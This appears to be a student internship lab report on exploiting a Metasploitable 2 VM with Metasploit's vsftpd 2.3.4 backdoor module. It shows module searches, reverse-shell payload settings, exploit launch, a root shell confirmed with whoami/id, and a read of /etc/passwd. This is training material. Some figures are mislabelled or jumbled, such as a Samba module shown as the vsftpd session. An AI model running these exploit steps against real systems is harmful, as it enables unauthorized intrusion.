



TechBiz Academy



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Internship

Ethical Hacking Internship

Tool Used

Metasploit Framework (msfconsole)

Target

Metasploitable 2 (Authorized Lab)

Operating System

Kali Linux

Submission Date

August 2026

Organization

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Executive Summary

The purpose of this task was to understand how attackers exploit vulnerable services using the Metasploit Framework in a controlled laboratory environment. A vulnerable Metasploitable 2 machine was targeted from Kali Linux. An appropriate exploit module was selected, configured with the target IP address, executed successfully, and a shell session was obtained. Post-exploitation commands such as **whoami** and **id** were executed to verify successful access.

Objective

- Learn Metasploit Framework basics.
- Search for public exploits.
- Configure exploit parameters.
- Exploit an intentionally vulnerable service.
- Gain a shell session.
- Verify the compromised account.

Lab Environment

Component	Value
Attacker Machine	Kali Linux
Target Machine	Metasploitable 2
Framework	Metasploit Framework
Interface	msfconsole
Network	VirtualBox Internal Network

Tools Used

- Kali Linux
 - Metasploit Framework (msfconsole)
 - Metasploitable 2
 - netstat
 - whoami
 - id
-

5.1 Starting Metasploit

The Metasploit Framework was launched from Kali Linux using the **msfconsole** command.

Screenshot Placement

Figure 1: msfconsole startup screen


```
msf > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -      - - - - -  - - - - -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes    VSFTPD v2.3.4 Backdoor Command Executi
on

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 3

Search Samba

```
msf > search samba
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	License Client GETCONFIG Overflow
2	_ target: Automatic	.	.	.	.
3	_ target: Windows 2000 English	.	.	.	.
4	_ target: Windows XP English SP0-1	.	.	.	.
5	_ target: Windows XP English SP2	.	.	.	.
6	_ target: Windows 2003 English SP0	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-03-26	manual	No	Group Policy Script Execution From Shared Resource
9	_ target: Windows x86	.	.	.	.
10	_ target: Windows x64	.	.	.	.
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "usermap script" Command Execution
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - nttrans Buffer Overflow
17	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18	_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
19	_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
20	_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04	.	.	.	.
21	_ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10	.	.	.	.
22	_ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze	.	.	.	.
61	_ target: Mac OS X 10.4.x PPC Samba 3.0.10	.	.	.	.
62	_ target: DEBUG	.	.	.	.
63	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
64	_ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24	.	.	.	.
65	_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24	.	.	.	.
66	_ target: DEBUG	.	.	.	.
67	auxiliary/dos/samba/read_nttrans_ea_list	.	normal	No	Samba read_nttrans_ea_list Integer Overflow
68	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
69	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
70	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
71	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
72	_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce	.	.	.	.
73	_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce	.	.	.	.
74	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow
75	_ target: Automatic	.	.	.	.
76	_ target: Windows 2000	.	.	.	.
77	_ target: Windows XP	.	.	.	.

Interact with a module by name or index. For example `info 77`, `use 77` or `use exploit/windows/http/sambar6_search_results`

After interacting with a module you can manually set a TARGET with `set TARGET 'Windows XP'`

Figure 4

Search UnrealIRCd

```
msf > search unreal_ircd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - -                               - - - - -      - - - - -  - - - - -  - - - - -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent  Yes     UnrealIRCd 3.2.8.1 Backdoor Comm
and Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > 
```

5.3 Selecting the Exploit

The VSFTPD backdoor exploit module was selected.

Command

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Screenshot Placement

Figure 5

Selecting exploit module

```
hamza@hamza: ~
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    21            yes        The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes        Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false           yes        Attempt to delete the binary after execution
  FETCH_FILELESS none            yes        Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  8080            yes        Local IP to use for serving payload
  FETCH_SRVPORT  8080            no         Local port to use for serving payload
  FETCH_URIPATH  4444            no         Local URI to use for serving payload
  LHOST          4444            yes        The listen address (an interface may be specified)
  LPORT          4444            yes        The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE false           yes        Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
```

5.4 Configuring the Target

The attacker's IP address was verified.

```
ip addr
```

Screenshot Placement

Figure 6

Checking Kali IP Address

```
[*] exec: ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3d:18:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 332sec preferred_lft 332sec
    inet6 fe80::a00:27ff:fe3d:1804/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 9a:e5:00:5b:e1:b2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

The target IP was configured.

```
set RHOSTS 192.168.x.x
```

Screenshot Placement

Figure 7

Setting RHOSTS

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILELESS	none	yes	Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URIPATH		no	Local URI to use for serving payload
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

Name	Current Setting	Required	Description
FETCH_PIPE	false	yes	Host both the binary payload and the command so it can be piped directly to the shell.

The local host (attacker) IP was configured.

```
set LHOST 192.168.x.x
```

Screenshot Placement

Figure 8

Setting LHOST

```

Name      Current Setting  Required  Description
----
FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE   false            yes       Attempt to delete the binary after execution
FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)

FETCH_SRVHOST  Local IP to use for serving payload
FETCH_SRVPORT  8080             yes       Local port to use for serving payload
FETCH_URIPATH  Local URI to use for serving payload
LHOST          192.168.1.3      yes       The listen address (an interface may be specified)
LPORT          4444             yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

Name      Current Setting  Required  Description
----
FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

Name      Current Setting  Required  Description
----
FETCH_FILENAME  piWYTQCLf        no        Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./                yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

Id  Name
--  ---
0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > show pay load

```

5.5 Reviewing Module Information

Before exploitation, module information and available options were reviewed.

Commands

`show targets`

`show payloads`

`show advanced`

info

Screenshot Placement

Figure 9

Show Targets

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:
=====

  Id  Name
  --  ---
=> 0   Linux/Unix Command
```

Figure 10

Show Payloads

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

  #  Name                                     Disclosure Date  Rank  Check  Description
  -  -
  0  payload/cmd/linux/http/aarch64/chmod    .              normal No     HTTP Fetch, Linux
Chmod
  1  payload/cmd/linux/http/aarch64/meterpreter/reverse_tcp .              normal No     HTTP Fetch, Rever
se TCP Stager
  2  payload/cmd/linux/http/aarch64/meterpreter_reverse_http .              normal No     HTTP Fetch
  3  payload/cmd/linux/http/aarch64/meterpreter_reverse_https .              normal No     HTTP Fetch
  4  payload/cmd/linux/http/aarch64/meterpreter_reverse_tcp .              normal No     HTTP Fetch
  5  payload/cmd/linux/http/aarch64/shell/reverse_tcp .              normal No     HTTP Fetch, Linux
dup2 Command Shell, Reverse TCP Stager
  6  payload/cmd/linux/http/aarch64/shell_reverse_tcp .              normal No     HTTP Fetch, Linux
Command Shell, Reverse TCP Inline
  7  payload/cmd/linux/http/armbe/meterpreter_reverse_http .              normal No     HTTP Fetch
  8  payload/cmd/linux/http/armbe/meterpreter_reverse_https .              normal No     HTTP Fetch
  9  payload/cmd/linux/http/armbe/meterpreter_reverse_tcp .              normal No     HTTP Fetch
 10  payload/cmd/linux/http/armbe/shell_bind_tcp .              normal No     HTTP Fetch, Linux
ARM Big Endian Command Shell, Bind TCP Inline
 11  payload/cmd/linux/http/armle/adduser .              normal No     HTTP Fetch, Linux
Add User
 12  payload/cmd/linux/http/armle/chmod .              normal No     HTTP Fetch, Linux
Chmod
 13  payload/cmd/linux/http/armle/exec .              normal No     HTTP Fetch, Linux
Execute Command
 14  payload/cmd/linux/http/armle/meterpreter/bind_tcp .              normal No     HTTP Fetch, Bind
TCP Stager
 15  payload/cmd/linux/http/armle/meterpreter/reverse_tcp .              normal No     HTTP Fetch, Rever
se TCP Stager
 16  payload/cmd/linux/http/armle/meterpreter_reverse_http .              normal No     HTTP Fetch
 17  payload/cmd/linux/http/armle/meterpreter_reverse_https .              normal No     HTTP Fetch
 18  payload/cmd/linux/http/armle/meterpreter_reverse_tcp .              normal No     HTTP Fetch
 19  payload/cmd/linux/http/armle/shell/bind_tcp .              normal No     HTTP Fetch, Linux
dup2 Command Shell, Bind TCP Stager
 20  payload/cmd/linux/http/armle/shell/reverse_tcp .              normal No     HTTP Fetch, Linux
dup2 Command Shell, Reverse TCP Stager
 21  payload/cmd/linux/http/armle/shell_bind_tcp .              normal No     HTTP Fetch, Linux
Command Shell, Reverse TCP Inline
```

Figure 11

Show Advanced Options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show advanced

Module advanced options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name          Current Setting  Required  Description
  ----          -
  ConnectTimeout 10              yes       Maximum number of seconds to establish a TCP connection
  ContextInformationFile no              no        The information file that contains context information
  DisablePayloadHandler false           no        Disable the handler code for the selected payload
  EnableContextEncoding false           no        Use transient context when encoding payloads
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  SSLCipher      no              no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
  SSLKeyLogFile  no              no        The SSL key log file
  SSLServerNameIndication no             no        SSL/TLS Server Name Indication (SNI)
  SSLVerifyMode  PEER            no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_P
  EER_CERT, NONE, PEER)
  SSLVersion     Auto            yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL
  23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TL
  S1, TLS1.1, TLS1.2)
  VERBOSE        false           no        Enable detailed status messages
  WORKSPACE      no              no        Specify the workspace for this module
  WfsDelay       2              no        Additional delay in seconds to wait for a session

Payload advanced options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  AppendExit     false           no        Append a stub that executes the exit(0) system call
  AutoLoadExtensions stdapi          yes       Automatically load extensions on bootstrap, comma separat
  ed.
  AutoLoadStdapi true            yes       Automatically load the Stdapi extension
  AutoRunScript  no              no        A script to run automatically on session creation.
  AutoSystemInfo true            yes       Automatically capture system information on initializatio
  n.
  AutoVerifySessionTimeout 30             no        Timeout period to wait for session validation to occur, i
  n seconds
  EXE::Custom    no              no        Use custom exe instead of automatically generating a payl
  oad exe
  EXE::EICAR     false           no        Generate an EICAR file instead of regular payload exe
  EXE::Fallback  false           no        Use the default template in case the specified one is mis
```

Figure 12

Module Information

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix, Linux
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:
  Id  Name
  --  ---
=>  0  Linux/Unix Command

Check supported:
Yes

Basic options:
  Name  Current Setting  Required  Description
  ----  -
  RHOSTS 192.168.1.6      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download
```

5.6 Launching the Exploit

The exploit was launched against the target.

```
exploit
```

A session was successfully created.

Screenshot Placement

Figure 13

Session Created

```
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----  -
  LHOST      192.168.1.3      false     The IP address of the remote host.
```

5.7 Verifying Access

Inside the obtained shell, user identity was verified.

Commands

```
whoami
```

```
id
```

Screenshot Placement

Figure 14

Running whoami and id

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
root
id
uid=0(root) gid=0(root)
```

Additional Verification

The FTP service version was verified.

vsftpd

Screenshot Placement

Figure 15

VSFTPD Version



The vulnerable service was confirmed.

Screenshot Placement

Figure 16

VSFTPD Evidence 1





Figure 17

VSFTPD Evidence 2



Network verification.

netstat -tulnp

Screenshot Placement

Figure 18

Open Services

```
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:33576           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4607/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4657/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4252/mysqld
tcp        0      0 0.0.0.0:55466           0.0.0.0:*               LISTEN      3756/rpc.statd
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4644/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4657/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4495/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4666/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3696/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4666/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4625/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4649/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4607/jsvc
tcp        0      0 0.0.0.0:41972           0.0.0.0:*               LISTEN      4644/rmiregistry
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 192.168.1.6:53          0.0.0.0:*               LISTEN      4112/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4112/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:39063           0.0.0.0:*               LISTEN      4420/rpc.mountd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4331/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4486/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4112/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4495/smbd
tcp6       0      0 :::2121                 :::*                   LISTEN      4550/proftpd: (acce
tcp6       0      0 :::3632                 :::*                   LISTEN      4357/distccd
tcp6       0      0 :::53                   :::*                   LISTEN      4112/named
tcp6       0      0 :::22                   :::*                   LISTEN      4134/sshd
tcp6       0      0 :::5432                 :::*                   LISTEN      4331/postgres
tcp6       0      0 :::1:953                :::*                   LISTEN      4112/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*               -
udp        0      0 0.0.0.0:33413           0.0.0.0:*               3756/rpc.statd
udp        0      0 192.168.1.6:137         0.0.0.0:*               4493/nmbd
udp        0      0 0.0.0.0:137            0.0.0.0:*               4493/nmbd
udp        0      0 192.168.1.6:138         0.0.0.0:*               4493/nmbd
udp        0      0 0.0.0.0:138            0.0.0.0:*               4493/nmbd
udp        0      0 0.0.0.0:42806           0.0.0.0:*               4112/named
```

System verification.

```
cat /etc/passwd
```

Screenshot Placement

Figure 19

Viewing User Accounts


```
Aug 5 11:48 AM 4% 34% ↑ 0.0 kB ↓ 0.0 kB hamza@hamza: ~

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:09:ca:fc
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe09:cafc/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:370 errors:0 dropped:0 overruns:0 frame:0
          TX packets:368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:61699 (60.2 KB)  TX bytes:51075 (49.8 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:907 errors:0 dropped:0 overruns:0 frame:0
